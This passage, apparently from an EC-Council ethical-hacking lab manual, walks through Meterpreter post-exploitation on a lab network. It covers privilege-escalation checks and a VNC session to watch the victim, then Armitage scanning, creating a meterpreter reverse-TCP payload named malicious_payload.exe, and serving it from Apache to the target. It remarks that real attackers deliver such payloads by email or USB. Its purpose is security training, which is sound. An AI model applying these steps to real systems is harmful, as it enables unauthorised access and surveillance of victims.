


Figure 1.4.18: Unquoted service paths




Figure 1.4.19: Service executable and argument permissions

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 1.4.20: Potentially hijackable DLL locations

Note: Attackers exploit misconfigured services such as unquoted service paths, service object permissions, unattended installs, modifiable registry autoruns and configurations, and other locations to elevate access privileges. After establishing an active session using Metasploit, attackers use tools such as PowerSploit to detect misconfigured services that exist in the target OS.

31. Now, type **exit** and press **Enter** to revert to the **Meterpreter** session.

TASK 4.8

Open VNC Session

32. Now, exploit VNC vulnerability to gain remote access to the **Windows 10** virtual machine. To do so, type **run vnc** and press **Enter**.




Figure 1.4.21: Opening a VNC session through meterpreter

33. This will open a VNC session for the target machine, as shown in the screenshot. Using this session, you can see the victim's activities on the system, including the files, websites, software, and other resources the user opens or runs.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Figure 1.4.22: Victim's system easily accessible through a VNC session

34. This concludes the demonstration of how to exploit client-side vulnerabilities and establish a VNC session using Metasploit.
35. Close all open windows and document all the acquired information.

TASK 5 Gain Access to a Remote System using Armitage

Here, we will use the Armitage tool to gain access to the remote target machine.

Armitage is a scriptable red team collaboration tool for Metasploit that visualizes targets, recommends exploits, and exposes the advanced post-exploitation features in the framework. Using this tool, you can create sessions, share hosts, capture data, downloaded files, communicate through a shared event log, and run bots to automate pen testing tasks.

Note: In this task, we will use the **Parrot Security** (**10.10.10.13**) virtual machine as the host system and the **Windows 10** (**10.10.10.10**) virtual machine as the target system.

Before starting this task, restart the **Windows 10** virtual machine and login with the credentials **Admin** and **Pa$$w0rd**.

1. On the **Parrot Security** virtual machine, click the **MATE Terminal** icon ( ) at the top of **Desktop** to open the **Parrot Terminal**.
2. The **Parrot Terminal** window appears. In the **Terminal** window, type **sudo su** and press **Enter** to run the programs as a root user.
3. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

4. Now, type **cd** and press **Enter** to jump to the root directory.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Figure 1.5.1: Running the programs as a root user

5. In the terminal window, type **service postgresql start** and press **Enter** to start the database service.




Figure 1.5.2: Start postgresql service

TASK 5.1

Launch Armitage

6. Click **Applications** in the top-left corner of **Desktop** and navigate to **Pentesting → Exploitation Tools → Metasploit Framework → armitage** to launch the Armitage tool.
7. A security pop-up appears, enter the password as **toor** and click **OK**.




Figure 1.5.3: Security pop-up

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

8. The **Connect...** pop-up appears; leave the settings to default and click the **Connect** button.




Figure 1.5.4: Connect pop-up

9. The **Start Metasploit?** pop-up appears; click **Yes**.
10. The **Progress...** pop-up appears. After the loading completes, the **Armitage** main window appears, as shown in the screenshot.




Figure 1.5.5: Armitage main window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 5.2

Scan the Target

11. Click on **Hosts** from the **Menu** bar and navigate to **Nmap Scan → Intense Scan** to scan for live hosts in the network.




Figure 1.5.6: Select Intense Scan

12. The **Input** pop-up appears. Type a target IP address (here, **10.10.10.10**) and click **OK**.




Figure 1.5.7: Input pop-up

13. After waiting for the scan to complete, a **Message** pop-up appears, displaying the **Scan Complete!** message; click **OK**.




Figure 1.5.8: Message pop-up

14. Observe that the target host (**10.10.10.10**) appears on the screen, as shown in the screenshot.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Note: As it is known from the Intense scan that the target host is running a Windows OS, the Windows OS logo also appears in the host icon.




Figure 1.5.9: Target host appears on the screen

TASK 5.3

Generate and Send Payload

15. Now, from the left-hand pane, expand the **payload** node, and then navigate to **windows** → **meterpreter**, double-click **meterpreter_reverse_tcp**.




Figure 1.5.10: Payload selection

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

16. The **windows/meterpreter_reverse_tcp** window appears. Scroll down to the **LPORT Option**, and change the port **Value** to **444**. In the **Output** field, select **exe** from the drop-down options; click **Launch**.




Figure 1.5.11: windows/meterpreter_reverse_tcp

17. The **Save** window appears. Select **Desktop** as the location, set the **File Name** as **malicious_payload.exe**, and click the **Save** button.




Figure 1.5.12: Save the file

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

18. A **Message** pop-up appears; click **OK**.
19. Now, switch to the **Terminal** window, type **cp /root/Desktop/malicious_payload.exe /var/www/html/share/**, and press **Enter** to copy the file to the **shared** folder.
20. Type **service apache2 start** and press **Enter** to start the Apache server.




Figure 1.5.13: Copy the file to share folder and staring apache server

21. Now, in the left-hand pane, double-click **meterpreter_reverse_tcp**.




Figure 1.5.14: Payload launch

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

22. The **windows/meterpreter_reverse_tcp** window appears. Scroll down to **LPORT Option** and change the port **Value** to **444**. Ensure that the **multi/handler** option is selected in the **Output** field; click **Launch**.




Figure 1.5.15: windows/meterpreter_reverse_tcp setting

23. Now, switch to the **Windows 10** virtual machine and open any web browser (here, **Mozilla Firefox**). In the address bar, type **http://10.10.10.13/share** and press **Enter**. As soon as you press enter, the system will display the shared folder contents, as shown in the screenshot.

Note: Here, we are sending the malicious payload through a shared directory; however, in real-time, you can send it via an attachment in an email or through physical means such as a hard drive or pen drive.

24. Click **malicious_payload.exe** to download the file.

Note: **10.10.10.13** is the IP address of the host machine (here, the **Parrot Security** virtual machine).

